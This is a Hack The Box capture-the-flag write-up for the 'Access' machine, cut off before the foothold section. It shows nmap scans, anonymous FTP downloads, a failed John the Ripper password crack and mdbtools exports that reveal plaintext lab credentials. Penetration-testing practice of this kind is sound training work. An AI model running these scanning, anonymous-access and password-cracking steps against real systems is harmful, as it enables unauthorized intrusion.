Access Hack The Box CTF Writeup

Sammy Alawar

Contents

Nmap..1

Ftp (Port 21) 3

Telnet (Port 23) 14

Http (Port 80)..22

Foothold..23

Nmap

```
nmap -p- -T5 10.129.254.130 -v
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 23:20 EDT

Initiating Ping Scan at 23:20

Scanning 10.129.254.130 [4 ports]

Completed Ping Scan at 23:20, 0.17s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 23:20

Completed Parallel DNS resolution of 1 host. at 23:20, 6.50s elapsed

Initiating SYN Stealth Scan at 23:20

Scanning 10.129.254.130 [65535 ports]

Discovered open port 80/tcp on 10.129.254.130

Discovered open port 23/tcp on 10.129.254.130

Discovered open port 21/tcp on 10.129.254.130
```

```
SYN Stealth Scan Timing: About 5.28% done; ETC: 23:30 (0:09:17 remaining)
SYN Stealth Scan Timing: About 12.83% done; ETC: 23:28 (0:06:54 remaining)
SYN Stealth Scan Timing: About 20.09% done; ETC: 23:28 (0:06:02 remaining)
SYN Stealth Scan Timing: About 29.64% done; ETC: 23:27 (0:04:47 remaining)
SYN Stealth Scan Timing: About 41.59% done; ETC: 23:26 (0:03:32 remaining)
SYN Stealth Scan Timing: About 54.95% done; ETC: 23:26 (0:02:28 remaining)
SYN Stealth Scan Timing: About 68.69% done; ETC: 23:25 (0:01:36 remaining)
SYN Stealth Scan Timing: About 79.59% done; ETC: 23:25 (0:01:02 remaining)
Completed SYN Stealth Scan at 23:25, 283.80s elapsed (65535 total ports)
Nmap scan report for 10.129.254.130
Host is up (0.13s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 290.57 seconds
           Raw packets sent: 131267 (5.776MB) | Rcvd: 206 (9.360KB)
```

```
nmap -p 21,23,80 -A 10.129.254.130 -v -sV
```

```
Nmap scan report for 10.129.254.130
Host is up (0.058s latency).
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```

Ftp (Port 21)

```
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Anonymous login is enabled, so I first tried nc -nv 10.129.254.130 21

But it was buggy.

Tried the actual ftp client, which worked:


```
ftp 10.129.254.130

Connected to 10.129.254.130.

220 Microsoft FTP Service

Name (10.129.254.130:sammyalawar): anonymous

331 Anonymous access allowed, send identity (e-mail name) as password.

Password:

230 User logged in.

Remote system type is Windows_NT.

ftp> ls

200 PORT command successful.

125 Data connection already open; Transfer starting.

08-23-18  09:16PM       <DIR>          Backups

08-24-18  10:00PM       <DIR>          Engineer

226 Transfer complete.

tp> cd Backups

250 CWD command successful.

ftp> ls

200 PORT command successful.

125 Data connection already open; Transfer starting.

08-23-18  09:16PM              5652480 backup.mdb

226 Transfer complete.

ftp> get backup.mdb

local: backup.mdb remote: backup.mdb

200 PORT command successful.

125 Data connection already open; Transfer starting.
```

```
 0% |                                    |    0       0.00 KiB/s    --:-- ETAftp: Reading from network: Interrupted system call
 0% |                                    |   -1       0.00 KiB/s    --:-- ETA
550 The specified network name is no longer available.
```

Got the above error, so I resorted to using wget:

```
wget ftp://10.129.254.130/Backups/backup.mdb --no-passive-ftp

--2025-05-18 23:42:03--  ftp://10.129.254.130/Backups/backup.mdb
           => ‘backup.mdb.1’
Connecting to 10.129.254.130:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD (1) /Backups ... done.
==> SIZE backup.mdb ... 5652480
==> PORT ... done.    ==> RETR backup.mdb ... done.
Length: 5652480 (5.4M) (unauthoritative)

backup.mdb.1          100%[===================================>]   5.39M  16.7KB/s    in 4m 11s

2025-05-18 23:46:16 (22.0 KB/s) - ‘backup.mdb.1’ saved [5652480]
```

Maybe Bruteforce using zip2john?



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt Access\ Control.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 10650 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:48 DONE (2025-05-19 00:26) 0g/s 85242p/s 85242c/s 85242C/s !SkicA!..*7¡Vamos!
Session completed.
```


No passwords cracked...

To properly parse a microsoft database file, I need mdbtools:

┌──(sammyalawar㉿kali)-[~/Downloads]


└─$ sudo apt install mdbtools

Then I'll use mdb-tables to list all tables founds in the db:



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-tables backup.mdb.1
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_l
evelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_
timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport at
t_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_pe
rmission auth_user auth_user_groups auth_user_user_permissions base_additiondata base_appoption bas
e_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_str
translation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs
devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclo
ck_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveC
lass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype person
nel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALL
OT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_atta
rea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_u
srmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group
 AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog US
ER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDo
ors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_Wi
egandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
```

A notable table is USERINFO. I'll use mdb-export to list the tables contents:



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-export backup.mdb.1 USERINFO
USERID,Badgenumber,SSN,Gender,TITLE,PAGER,BIRTHDAY,HIREDDAY,street,CITY,STATE,ZIP,OPHONE,FPHONE,VER
IFICATIONMETHOD,DEFAULTDEPTID,SECURITYFLAGS,ATT,INLATE,OUTEARLY,OVERTIME,SEP,HOLIDAY,MINZU,PASSWORD
,LUNCHDURATION,PHOTO,mverifypass,Notes,privilege,InheritDeptSch,InheritDeptSchClass,AutoSchPlan,Min
AutoSchInterval,RegisterOT,InheritDeptRule,EMPRIVILEGE,CardNo,change_operator,change_time,create_op
erator,create_time,delete_operator,delete_time,status,lastname,AccGroup,TimeZones,identitycard,UTim
e,Education,OffDuty,DelTag,morecard_group_id,set_valid_time,acc_startdate,acc_enddate,birthplace,Po
litical,contry,hiretype,email,firedate,isatt,homeaddress,emptype,bankcode1,bankcode2,isblacklist,Iu
ser1,Iuser2,Iuser3,Iuser4,Iuser5,Cuser1,Cuser2,Cuser3,Cuser4,Cuser5,Duser1,Duser2,Duser3,Duser4,Dus
er5,reserve,name,OfflineBeginDate,OfflineEndDate,carNo,carType,carBrand,carColor
1,"538","0","M",,,"03/25/18 21:31:40","04/10/18 21:35:19",,,,,,,,47,,1,0,1,1,1,1,,"020481",1,,,,0,1
,1,1,24,1,1,0,,,,,,,,0,"Carter",0,,,,,0,0,0,0,,,,,,0,,,1," ",0,,,0,0,0,0,0,0,,,,,,,,,,,0,"John",,,,
,,
2,"511","0","M",,,"05/16/18 21:44:28","08/10/18 21:44:38",,,,,,,,49,,1,0,1,1,1,1,,"010101",1,,,,0,1
,1,1,24,1,1,0,,,,,,,,0,"Smith",0,,,,,0,0,0,0,,,,,,0,,,1," ",0,,,0,0,0,0,0,0,,,,,,,,,,,0,"Mark",,,,,
,
3,"502","0","F",,,"08/21/18 21:44:49","08/21/18 21:46:50",,,,,,,,49,,1,0,1,1,1,1,,"000000",1,,,,0,1
,1,1,24,1,1,0,,,,,,,,0,"Rahman",0,,,,,0,0,0,0,,,,,,0,,,1," ",0,,,0,0,0,0,0,0,,,,,,,,,,,0,"Sunita",,
,,,,
4,"505","0","M",,,"08/18/18 21:47:09","08/21/18 21:48:40",,,,,,,,48,,1,0,1,1,1,1,,"666666",1,,,,0,1
,1,1,24,1,1,0,,,,,,,,0,"Jones",0,,,,,0,0,0,0,,,,,,0,,,1," ",0,,,0,0,0,0,0,0,,,,,,,,,,,0,"Mary",,,,,
,
5,"510","0","F",,,"01/02/18 21:14:11","08/22/18 21:14:11",,,,,,,,50,,1,0,1,1,1,1,,"123321",1,,,,0,1
,1,1,24,1,1,0,,,,,,,,0,"Nunes",0,,,,,0,0,0,0,,,,,,0,,,1," ",0,,,0,0,0,0,0,0,,,,,,,,,,,0,"Monica",,,
,,,
```

Got passwords for users John Carter(020481), Mark Smith(010101), Sunita Rahman(000000), Mary Jones(666666), and Monica (123321).

Let's check the other directory:

ftp> ls

200 EPRT command successful.

125 Data connection already open; Transfer starting.

08-23-18 09:16PM   <DIR>   Backups

08-24-18 10:00PM   <DIR>   Engineer

226 Transfer complete.

ftp> cd Engineer

250 CWD command successful.

ftp> ls


200 EPRT command successful.

125 Data connection already open; Transfer starting.

```
08-24-18  01:16AM            10870 Access Control.zip

226 Transfer complete.

ftp> get "Access Control.zip"

local: Access Control.zip remote: Access Control.zip

200 EPRT command successful.

125 Data connection already open; Transfer starting.

100% |************************************************************| 10870      38.81 KiB/s
00:00 ETA

226 Transfer complete.

WARNING! 45 bare linefeeds received in ASCII mode.

File may not have transferred correctly.

10870 bytes received in 00:00 (38.75 KiB/s)
```

Had to use 7z to unzip the file, but it requires a password. None of the passwords I extracted from user

info worked:




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ 7z x Access\ Control.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     0 bytes
  Modified: 2018-08-23 20:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-23 20:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? A


Enter password (will not be echoed):
ERROR: Wrong password : Access Control.pst

Sub items Errors: 1

Archives with Errors: 1
```

info


ServerLog showed nothing. System log too.

Departments:




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-export backup.mdb.1 DEPARTMENTS
DEPTID,DEPTNAME,SUPDEPTID,InheritParentSch,InheritDeptSch,InheritDeptSchClass,AutoSchPlan,InLate,Ou
tEarly,InheritDeptRule,MinAutoSchInterval,RegisterOT,DefaultSchId,ATT,Holiday,OverTime,change_opera
tor,change_time,create_operator,create_time,delete_operator,delete_time,status,code,type,invalidate
1,"Company Name",0,,,,,,,,,,,,,,,,,,,,,"1",,
47,"IT",1,0,0,0,0,0,0,0,24,0,1,0,0,0,,,"25",,,,0,"03",,
48,"Finance",1,0,0,0,0,0,0,0,24,0,1,0,0,0,,,"25",,,,0,"02",,
49,"Sales",1,0,0,0,0,0,0,0,24,0,1,0,0,0,,,"25",,,,0,"01",,
50,"Executive",1,0,0,0,0,0,0,0,24,0,1,0,0,0,,,"25",,,,0,"04",,
```

Action_log:



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-export backup.mdb.1 action_log
id,action_time,user_id,content_type_id,object_id,object_repr,action_flag,change_message
1044,"08/22/18 21:30:38",0,3,0,"AccTimeseg",3,"Time Zone Edit24-Hour Accessible"
1045,"08/22/18 21:31:13",0,3,0,"AuthUser",1,"Add Personneladmin"
1046,"08/22/18 21:31:14",0,3,0,"AuthUser",3,"Modify Personneladmin"
1047,"08/22/18 21:31:14",0,3,0,"AuthUser",3,"Modify Personneladmin"
1048,"08/22/18 21:35:27",25,3,0,"UserInfo",1,"Add Personnel538"
1049,"08/22/18 21:36:23",25,3,0,"Departments",1,"Add DepartmentIT"
1050,"08/22/18 21:36:30",25,3,0,"Departments",1,"Add DepartmentFinance"
1051,"08/22/18 21:36:37",25,3,0,"Departments",1,"Add DepartmentSales"
1052,"08/22/18 21:36:51",25,3,0,"UserInfo",3,"Personnel Changes538"
1053,"08/22/18 21:36:52",25,3,0,"AccLevelsetEmp",2,"Delete personnel permissions information"
1054,"08/22/18 21:39:49",25,3,0,"UserInfo",3,"Personnel Changes538"
1055,"08/22/18 21:39:49",25,3,0,"AccLevelsetEmp",2,"Delete personnel permissions information"
1056,"08/22/18 21:42:58",25,3,0,"AuthUser",1,"Add Personnelengineer1"
1057,"08/22/18 21:44:44",25,3,0,"UserInfo",1,"Add Personnel511"
1058,"08/22/18 21:47:01",25,3,0,"UserInfo",1,"Add Personnel502"
1059,"08/22/18 21:48:45",25,3,0,"UserInfo",1,"Add Personnel505"
1060,"08/23/18 21:11:47",0,3,0,"AuthUser",3,"Modify Personneladmin"
1061,"08/23/18 21:12:22",25,3,0,"AuthUser",2,"Delete Personnel26"
1062,"08/23/18 21:13:36",25,3,0,"AuthUser",1,"Add Personnelengineer"
1063,"08/23/18 21:14:02",25,3,0,"AuthUser",1,"Add Personnelbackup_admin"
1064,"08/23/18 21:15:34",25,3,0,"UserInfo",1,"Add Personnel510"
1065,"08/23/18 21:15:58",25,3,0,"Departments",1,"Add DepartmentExecutive"
1066,"08/23/18 21:16:19",25,3,0,"UserInfo",3,"Personnel Changes510"
1067,"08/23/18 21:16:19",25,3,0,"AccLevelsetEmp",2,"Delete personnel permissions information"
```

Auth_user:




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-export backup.mdb.1 auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

BIG! We have the username and password of admin, engineer, and backup_admin.

Telnet??? Nope.

